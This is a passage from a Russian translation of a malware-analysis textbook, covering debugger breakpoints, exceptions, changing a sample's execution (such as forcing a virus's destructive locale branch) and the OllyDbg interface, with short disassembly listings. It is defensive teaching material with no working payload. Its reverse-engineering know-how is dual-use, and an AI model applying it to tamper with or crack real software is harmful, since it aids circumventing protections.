При заходе в функцию легко быстро начать пошагово выполнять инструкции, не связанные с предметом анализа. Исследуя функцию, можно зайти в вызываемую ею функцию, которая вызовет ещё одну, а та - следующую. Вскоре вы будете анализировать код, почти или совсем не связанный с целью. К счастью, большинство отладчиков позволяет вернуться в вызывающую функцию, а некоторые имеют команду выхода из функции, которая выполняет код до момента после её возврата. Другие отладчики предоставляют похожую возможность, выполняющую код до

инструкции возврата непосредственно перед концом функции.

Приостановка выполнения точками останова

Точки останова используются для приостановки выполнения и исследования состояния программы. Когда программа приостановлена на точке останова, говорят, что она остановлена. Точки останова необходимы, поскольку во время работы программы нельзя обращаться к регистрам и адресам памяти: их значения постоянно меняются.

Листинг 8-3 показывает ситуацию, где пригодилась бы точка останова. В примере вызывается адрес из EAX. Дизассемблер не может сообщить, какая функция вызывается, но это можно выяснить, установив точку останова на инструкции. Когда программа дойдёт до неё, выполнение остановится и отладчик покажет значение EAX, являющееся адресом вызываемой функции.

```
00401008  mov     ecx, [ebp+arg_0]
0040100B  mov     eax, [edx]
0040100D  call    eax
```

Листинг 8-3. Вызов адреса из EAX

В другом примере, листинге 8-4, показано начало функции с вызовом CreateFile для открытия дескриптора файла. По ассемблерному коду трудно определить имя файла, хотя часть имени передаётся функции как параметр. Для поиска файла в дизассемблированном коде можно использовать IDA Pro и найти все места вызова функции, чтобы увидеть передаваемые аргументы, однако эти значения, в свою очередь, могут передаваться как параметры или вычисляться другими функциями. Определение имени файла может очень быстро усложниться. С отладчиком эта задача становится очень простой.

```
0040100B  xor     eax, esp
0040100D  mov     [esp+0D0h+var_4], eax
00401014  mov     eax, edx
00401016  mov     [esp+0D0h+NumberOfBytesWritten], 0
0040101D  add     eax, 0FFFFFFEh
00401020  mov     cx, [eax+2]
00401024  add     eax, 2
00401027  test    cx, cx
0040102A  jnz     short loc_401020
0040102C  mov     ecx, dword ptr ds:a_txt ; ".txt"
00401032  push    0 ; hTemplateFile
00401034  push    0 ; dwFlagsAndAttributes
00401036  push    2 ; dwCreationDisposition
00401038  mov     [eax], ecx
0040103A  mov     ecx, dword ptr ds:a_txt+4
00401040  push    0 ; lpSecurityAttributes
00401042  push    0 ; dwShareMode
00401044  mov     [eax+4], ecx
00401047  mov     cx, word ptr ds:a_txt+8
0040104E  push    0 ; dwDesiredAccess
00401050  push    edx ; lpFileName
00401051  mov     [eax+8], cx
00401055  ●call    CreateFileW ; CreateFileW(x,x,x,x,x,x,x)
```

Листинг 8-4. Использование отладчика для определения имени файла

Мы устанавливаем точку останова на вызове CreateFileW в точке □ и после её срабатывания смотрим значения в стеке. На рисунке 8-1 показана та же инструкция на точке останова в отладчике WinDbg. После остановки первый параметр функции отображается как строка ASCII средствами WinDbg. (Вы научитесь это делать в главе 10, посвящённой WinDbg.)




Рисунок 8-1. Использование точки останова для просмотра параметров вызова функции. Мы устанавливаем точку останова на CreateFileW, а затем исследуем первый параметр в стеке.

В данном случае ясно, что создаётся файл LogFile.txt. Это можно было выяснить и в IDA Pro, но отладчик позволил получить сведения быстрее и проще.

Теперь представьте, что у нас есть образец вредоносной программы и перехват пакетов. В перехвате видны зашифрованные данные. Мы можем найти вызов send и обнаружить код шифрования, но самостоятельно расшифровать данные сложно, поскольку неизвестны процедура и ключ. К счастью, отладчик упрощает задачу, поскольку процедуры шифрования часто являются отдельными функциями, преобразующими данные.

Если найти место вызова процедуры шифрования, можно установить точку останова перед шифрованием и просмотреть отправляемые данные, как показано в дизассемблированном коде этой функции в точке □ листинга 8-5.

```

004010D0 sub     esp, 0CCh
004010D6 mov     eax, dword_403000
004010DB xor     eax, esp
004010DD mov     [esp+0CCh+var_4], eax
004010E4 lea     eax, [esp+0CCh+buf]
004010E7 call    GetData
004010EC lea     eax, [esp+0CCh+buf]
004010EF call    EncryptData
004010F4 mov     ecx, s
004010FA push    0 ; flags
004010FC push    0C8h ; len
00401101 lea     eax, [esp+0D4h+buf]
00401105 push    eax ; buf
00401106 push    ecx ; s
00401107 call    ds:Send

```

Листинг 8-5. Использование точки останова для просмотра данных до их шифрования программой

На рисунке 8-2 показано окно отладки OllyDbg с буфером в памяти перед передачей процедуре шифрования. В верхнем окне видна инструкция с точкой останова, а в нижнем - сообщение. В данном случае отправляются данные Secret Message, как показано в столбце ASCII справа внизу.




Рисунок 8-2. Просмотр данных программы перед вызовом функции шифрования

Можно использовать несколько видов точек останова, включая программные точки выполнения, аппаратные точки выполнения и условные точки. Хотя все они служат одной общей цели, в зависимости от ситуации одни точки останова могут не работать там, где сработают другие. Рассмотрим каждый вид.

Программные точки останова выполнения

До сих пор мы говорили о программных точках останова выполнения, которые приостанавливают программу при выполнении определённой инструкции. Если установить точку останова без параметров, большинство популярных отладчиков по умолчанию создаёт программную точку выполнения.

Отладчик реализует программную точку останова, перезаписывая первый байт инструкции значением 0xCC, то есть инструкцией INT 3, прерыванием точки останова, предназначенным для отладчиков. При выполнении инструкции 0xCC операционная система создаёт исключение и передаёт управление отладчику. В таблице 8-1 рядом показаны дампы памяти и дизассемблированный код функции с установленной точкой останова.

Таблица 8-1. Дизассемблированный код и дампы памяти функции с установленной точкой останова

Дизассемблированное представление	Дампы памяти
00401130 55 push ebp	00401130 CC 8B EC 83
00401131 8B EC mov ebp, esp	00401134 E4 F8 81 EC
00401133 83 E4 F8 and esp, 0FFFFFFF8h	00401138 A4 03 00 00
00401136 81 EC A4 03 00 00 sub esp, 3A4h	0040113C A1 00 30 40
0040113C A1 00 30 40 00 mov eax, dword_403000	00401140 00

Функция начинается с `push ebp` в точке `□`, чему соответствует код операции `0x55`, но в дампе памяти функция начинается байтом `0xCC` в точке `□`, представляющим точку останова.

В окне дизассемблирования отладчик показывает исходную инструкцию, но дамп памяти, созданный другой программой, отображает фактические байты в данном расположении. Дамп памяти самого отладчика показывает исходный байт `0x55`, однако программа, читающая собственный код, или внешняя программа увидит значение `0xCC`.

Если эти байты изменятся во время выполнения программы, точка останова не сработает. Например, если установить её на участке саомодифицирующегося кода или кода, изменяемого другим участком, точка будет стёрта. Любой другой код, читающий память функции с точкой останова, прочитает байт `0xCC` вместо исходного. Код, проверяющий целостность функции, также заметит различие.

В пользовательском режиме можно установить неограниченное число программных точек останова, хотя в режиме ядра могут действовать ограничения. Изменение кода невелико и требует лишь небольшого объёма памяти отладчика для учёта.

Аппаратные точки останова выполнения

Архитектура x86 поддерживает аппаратные точки останова выполнения посредством специальных аппаратных регистров. При выполнении каждой инструкции оборудование проверяет, равен ли указатель инструкций адресу точки останова. В отличие от программных точек, для аппаратной неважно, какие байты хранятся в данном расположении. Например, если установить точку по адресу `0x00401234`, процессор остановится там независимо от содержимого. Это даёт существенное преимущество при отладке саомодифицирующегося кода.

Аппаратные точки имеют ещё одно преимущество: их можно настроить на остановку при обращении, а не выполнении. Например, аппаратную точку можно установить на чтение или запись определённой области памяти. Если вы пытаетесь определить назначение значения в области памяти, установите на неё аппаратную точку. При записи в это расположение отладчик остановится независимо от адреса выполняемой инструкции. (Точки обращения можно настроить на чтение, запись или оба действия.)

К сожалению, аппаратные точки выполнения имеют один важный недостаток: адреса точек хранятся только в четырёх аппаратных регистрах.

Ещё один недостаток аппаратных точек - работающая программа легко может их изменить. В наборе микросхем имеется восемь отладочных регистров, но используются только шесть. Первые четыре, `DR0-DR3`, хранят адреса точек останова. Управляющий отладочный регистр `DR7` содержит сведения о том, включены ли значения `DR0-DR3` и являются ли они точками чтения, записи или выполнения. Вредоносные программы могут изменять эти регистры, часто для противодействия отладчикам. К счастью, процессоры x86 имеют защитную функцию. Установка флага `General Detect` в `DR7` вызывает остановку перед выполнением любой инструкции `mov`, обращающейся к отладочному регистру. Это позволяет обнаружить изменение отладочного регистра. Хотя метод не идеален (он обнаруживает только инструкции `mov`, обращающиеся к этим регистрам), всё же он полезен.

Условные точки останова

Условные точки - программные точки останова, срабатывающие только при истинности определённого условия. Например, предположим, что установлена точка на функции

GetProcAddress. Она будет срабатывать при каждом вызове GetProcAddress. Но если требуется останавливаться только при передаче параметра RegSetValue, можно использовать условную точку. Условием в данном случае будет значение в стеке, соответствующее первому параметру.

Условные точки реализуются как программные точки, всегда получаемые отладчиком. Отладчик вычисляет условие и, если оно не выполнено, автоматически продолжает работу, не уведомляя пользователя. Разные отладчики поддерживают разные условия.

Точки останова выполняются намного дольше обычных инструкций, поэтому программа значительно замедлится, если условная точка установлена на часто выполняемой инструкции. Она может замедлиться настолько, что никогда не завершится. Для безусловных точек это несущественно, поскольку степень замедления программы ничтожна по сравнению со временем исследования её состояния. Несмотря на недостаток, условные точки могут быть очень полезны при разборе узкого участка кода.

Исключения

Исключения - основной способ получения отладчиком управления работающей программой. На внутреннем уровне даже точки останова создают исключения; то же делают не связанные с отладкой события, например недопустимое обращение к памяти и деление на ноль.

Исключения не относятся исключительно к вредоносным программам, их анализу или отладке. Часто они вызваны ошибками, поэтому обычно обрабатываются отладчиками. Но исключения могут управлять потоком выполнения обычной программы и без отладчика. Предусмотрена функциональность, позволяющая использовать исключения и отладчику, и отлаживаемой программе.

Исключения первого и второго шанса

Обычно отладчик получает две возможности обработать одно исключение: исключение первого и второго шанса.

Если при подключённом отладчике возникает исключение, отлаживаемая программа прекращает выполнение, и отладчик первым получает управление. Он может обработать исключение или передать его программе. (При отладке необходимо решать, как поступать с исключениями, даже если они не относятся к интересующему коду.)

Если программа зарегистрировала обработчик исключения, после первого шанса отладчика возможность получает он. Например, калькулятор может зарегистрировать обработчик исключения деления на ноль. При такой операции обработчик сообщает пользователю об ошибке и продолжает выполнение. Именно так работает программа без подключённого отладчика.

Если приложение не обработало исключение, отладчик получает ещё одну возможность - исключение второго шанса. Получение отладчиком такого исключения означает, что без него программа аварийно завершилась бы. Для продолжения работы отладчик должен разрешить исключение.

При анализе вредоносной программы обычно не ищут ошибки, поэтому исключения первого шанса часто можно игнорировать. (Вредоносная программа может намеренно создавать их, чтобы усложнить отладку, как вы узнаете в главах 15 и 16.)

Исключения второго шанса игнорировать нельзя, поскольку программа не может продолжить работу. Если они возникают при отладке вредоносной программы, причиной могут быть ошибки,

приводящие к сбою, но более вероятно, что вредоносной программе не нравится среда выполнения.

Распространённые исключения

Существует несколько распространённых исключений. Самое частое возникает при выполнении инструкции INT 3. Отладчики имеют специальный код обработки исключений INT 3, однако операционные системы рассматривают их как любые другие.

Программа может иметь собственные инструкции обработки INT 3, но при подключённом отладчике первый шанс получает он. Если отладчик передаёт исключение программе, его должен обработать обработчик программы.

Пошаговое выполнение также реализовано в операционной системе как исключение. Для него используется флаг трассировки в регистре флагов.

Когда флаг трассировки установлен, процессор выполняет одну инструкцию, после чего создаёт исключение.

Исключение нарушения доступа к памяти создаётся, когда код пытается обратиться к недоступному расположению. Обычно это происходит из-за недопустимого адреса памяти, но причиной также может быть защита управления доступом, запрещающая обращение к памяти.

Некоторые инструкции могут выполняться только в привилегированном режиме процессора. При попытке программы выполнить их вне этого режима процессор создаёт исключение.

Примечание. Привилегированный режим - то же самое, что режим ядра, а непривилегированный - пользовательский режим. Термины «привилегированный» и «непривилегированный» чаще используются при обсуждении процессора. Примеры привилегированных инструкций - инструкции записи в оборудование или изменения таблиц страниц памяти.

Изменение выполнения с помощью отладчика

Отладчик можно использовать для изменения выполнения программы. Можно изменить управляющие флаги, указатель инструкций или сам код, чтобы программа выполнялась иначе.

Например, чтобы избежать вызова функции, можно установить точку останова на месте вызова. После срабатывания точки указатель инструкций можно установить на инструкцию, следующую за вызовом, и тем самым предотвратить его. Если функция особенно важна, после пропуска программа может работать неправильно или аварийно завершиться. Если функция не влияет на другие части программы, выполнение может продолжиться без проблем.

С помощью отладчика можно изменить указатель инструкций и иначе. Предположим, имеется функция `encodeString`, обрабатывающая строку, но определить место её вызова не удастся. Отладчик позволяет выполнить функцию, даже не зная, откуда она вызывается. Например, чтобы исследовать работу `encodeString` со входной строкой "Hello World", установите значение по адресу `esp+4` равным указателю на строку "Hello World". Затем можно установить указатель инструкций на первую инструкцию `encodeString` и пошагово выполнить функцию. Конечно, при этом стек программы разрушается, и после завершения функции она не сможет работать правильно, но такой приём чрезвычайно полезен, когда требуется лишь увидеть поведение определённого участка кода.

Практическое изменение выполнения программы

Последний пример этой главы взят из настоящего вируса, который действовал по-разному в зависимости от языковых настроек заражённого компьютера. При упрощённом китайском языке вирус удалял себя с машины и не причинял вреда. При английском он показывал всплывающее окно с плохо переведённым сообщением: "You luck's so good." Если был выбран японский или индонезийский язык, вирус перезаписывал жёсткий диск мусорными данными, пытаясь уничтожить компьютер. Посмотрим, как проанализировать действия программы в японской системе, не меняя фактические языковые настройки.

В листинге 8-7 показан ассемблерный код различения языковых настроек. Сначала программа вызывает функцию `GetSystemDefaultLCID`. Затем в зависимости от возвращённого значения вызывает одну из трёх функций. Идентификаторы локалей английского, японского, индонезийского и китайского языков равны соответственно `0x0409`, `0x0411`, `0x0421` и `0x0C04`.

```
00411349  call    GetSystemDefaultLCID
0041134F  mov     [ebp+var_4], eax
00411352  cmp     [ebp+var_4], 409h
00411359  jnz     short loc_411360
0041135B  call    sub_411037
00411360  cmp     [ebp+var_4], 411h
00411367  jz      short loc_411372
00411369  cmp     [ebp+var_4], 421h
00411370  jnz     short loc_411377
00411372  call    sub_41100F
00411377  cmp     [ebp+var_4], 0C04h
0041137E  jnz     short loc_411385
00411380  call    sub_41100A
```

Листинг 8-6. Ассемблерный код различения языковых настроек

Код вызывает функцию по адресу `0x411037` для английского языка, `0x41100F` для японского или индонезийского и `0x411001` для китайского. Чтобы правильно провести анализ, необходимо выполнить код, запускаемый при японской или индонезийской локали. Отладчик позволяет принудительно направить выполнение по этому пути без изменения системных настроек: для этого устанавливается точка останова в точке `□` и меняется возвращаемое значение.

В частности, в системе с английским языком США EAX содержал бы значение `0x0409`. В отладчике его можно изменить на `0x411`, а затем продолжить работу программы, чтобы она выполнила код так, словно работает в системе с японским языком. Разумеется, делать это следует только в одноразовой виртуальной машине.

Заключение

Отладка - критически важный инструмент получения сведений о вредоносной программе, которые было бы трудно извлечь только из дизассемблированного кода. С помощью отладчика можно пошагово выполнять программу и точно видеть внутренние действия либо устанавливать точки останова для получения сведений об отдельных участках. Можно также изменять выполнение программы, чтобы получить дополнительную информацию.

Для эффективного анализа вредоносных программ отладчиком нужна практика. В следующих двух главах подробно рассматривается работа с OllyDbg и WinDbg.

Глава 9. OllyDbg

Эта глава посвящена OllyDbg, отладчику x86, разработанному Олегом Ющуком. OllyDbg позволяет анализировать вредоносную программу во время её выполнения. Аналитики вредоносных программ и специалисты по обратной разработке широко используют OllyDbg, поскольку он бесплатен, прост в применении и имеет множество подключаемых модулей, расширяющих возможности.

OllyDbg существует более десяти лет и имеет интересную историю. Сначала его применяли для взлома программного обеспечения, ещё до того, как он стал популярен в анализе вредоносных программ. Он был основным отладчиком аналитиков вредоносных программ и разработчиков эксплойтов, пока кодовая база OllyDbg 1.1 не была приобретена компанией по безопасности Immunity и переименована в Immunity Debugger (ImmDbg). Цель Immunity состояла в ориентации инструмента на разработчиков эксплойтов и исправлении ошибок OllyDbg. В итоге ImmDbg косметически изменил графический интерфейс OllyDbg и добавил полнофункциональный интерпретатор Python с API, после чего некоторые пользователи перешли с OllyDbg на ImmDbg.

Тем не менее, если вы предпочитаете ImmDbg, беспокоиться не о чем: он практически идентичен OllyDbg 1.1, и всё изученное в этой главе относится к обоим. Единственное важное замечание: многие подключаемые модули OllyDbg не запускаются в ImmDbg автоматически. Поэтому до их переноса в ImmDbg некоторые модули OllyDbg будут недоступны. У ImmDbg есть и преимущества, например более простое расширение функциональности посредством Python API, которое обсуждается в разделе «Сценарная отладка» на странице 200.

Дополняя сложную историю OllyDbg, в июне 2010 года была выпущена версия 2.0. Она была написана с нуля, но многие считают её бета-версией, и на момент написания книги она не получила широкого распространения. На протяжении этой главы и остальной книги мы будем отмечать случаи, когда в версии 2.0 имеется полезная функция, отсутствующая в 1.1.

Загрузка вредоносной программы

Начать отладку вредоносной программы в OllyDbg можно несколькими способами. Можно непосредственно загрузить исполняемый файл и даже DLL. Если программа уже работает в системе, можно присоединиться к процессу и отлаживать его. OllyDbg предоставляет гибкую систему запуска вредоносных программ с параметрами командной строки или выполнения определённой функции DLL.

Открытие исполняемого файла

Самый простой способ отладки вредоносной программы - выбрать **File > Open**, а затем найти загружаемый исполняемый файл, как показано на рисунке 9-1. Если отлаживаемой программе нужны аргументы, укажите их в поле **Arguments** диалога **Open**. (Передать OllyDbg аргументы командной строки можно только при загрузке.)




Рисунок 9-1. Открытие исполняемого файла с параметрами командной строки

После открытия исполняемого файла OllyDbg загружает двоичный файл собственным загрузчиком. Он работает подобно загрузчику операционной системы Windows.

По умолчанию OllyDbg приостанавливается в точке входа разработчика программы, известной как WinMain, если её расположение можно определить. В противном случае он останавливается в точке входа, заданной заголовком PE. Эти параметры запуска можно изменить в меню **Debugging Options** OllyDbg (**Options > Debugging Options**). Например, чтобы остановиться непосредственно перед выполнением любого кода, выберите начальным параметром **System Breakpoint**.

Примечание. OllyDbg 2.0 предоставляет больше возможностей остановки, чем версия 1.1. Например, его можно настроить на приостановку в начале обратного вызова TLS. Обратные вызовы TLS позволяют вредоносной программе выполнить код до остановки OllyDbg. В главе 16 обсуждается использование обратных вызовов TLS для противодействия отладке и способы защиты от них.

Присоединение к работающему процессу

Помимо прямого открытия исполняемого файла, OllyDbg можно присоединить к работающему процессу. Эта возможность полезна при отладке уже работающей вредоносной программы.

Чтобы присоединить OllyDbg к процессу, выберите **File > Attach**. Откроется меню выбора процесса. (Если имеется несколько процессов с одинаковым именем, необходимо знать идентификатор нужного.) Выберите процесс и команду **Attach**. OllyDbg должен подключиться, приостановить программу и все её потоки.

После присоединения OllyDbg код текущего выполняющегося потока будет приостановлен и показан на экране. Однако остановка может произойти во время выполнения инструкции системной DLL. Отлаживать библиотеки Windows не требуется, поэтому в таком случае проще всего

установить точку останова на обращение ко всему разделу кода. Тогда программа остановится при следующем обращении к этому разделу. Установка подобных точек останова объясняется далее в главе.

Интерфейс OllyDbg

Сразу после загрузки программы в OllyDbg появляются четыре окна со сведениями, полезными для анализа вредоносных программ, как показано на рисунке 9-2.




Рисунок 9-2. Интерфейс OllyDbg

В этих окнах отображаются следующие сведения:

- **Окно дизассемблера** . Показывает код отлаживаемой программы: текущий указатель инструкций и несколько инструкций перед ним и после. Обычно следующая выполняемая инструкция выделена. Чтобы изменить инструкции или данные либо добавить новые ассемблерные инструкции, нажмите в этом окне клавишу пробела.
- **Окно регистров** . Показывает текущее состояние регистров отлаживаемой программы. В процессе отладки цвет регистра меняется с чёрного на красный, когда предыдущая выполненная инструкция изменяет его. Как и в окне дизассемблера, данные в окне регистров можно изменять во время отладки, щёлкнув значение регистра правой кнопкой мыши и выбрав **Modify**. Откроется диалог **Modify**, показанный на рисунке 9-3, где можно изменить значение.




Рисунок 9-3. Изменение регистра

- **Окно стека** . Показывает текущее состояние стека в памяти отлаживаемого потока. В нём всегда отображается вершина стека данного потока. Стек можно управлять, щёлкнув область стека правой кнопкой мыши и выбрав **Modify**. OllyDbg помещает в некоторые области стека полезные комментарии, описывающие аргументы, помещённые в стек перед вызовом API. Они помогают анализу, поскольку вам не придётся выяснять порядок элементов в стеке и искать порядок аргументов API.
- **Окно дампа памяти** . В этом окне показан дамп оперативной памяти отлаживаемого процесса. Нажмите в этом окне CTRL-G и введите адрес памяти, чтобы получить дамп по любому адресу. (Можно также щёлкнуть адрес памяти и выбрать **Follow in Dump**, чтобы получить дамп по этому адресу.) Чтобы изменить память в данном окне, щёлкните её правой кнопкой мыши и выберите **Binary > Edit**. Эту возможность можно использовать для изменения глобальных переменных и других данных, которые вредоносная программа хранит в оперативной памяти.

Карта памяти

В окне **Memory Map (View > Memory)** отображаются все блоки памяти, выделенные отлаживаемой программой. На рисунке 9-4 показана карта памяти программы Netcat.

M Memory map							
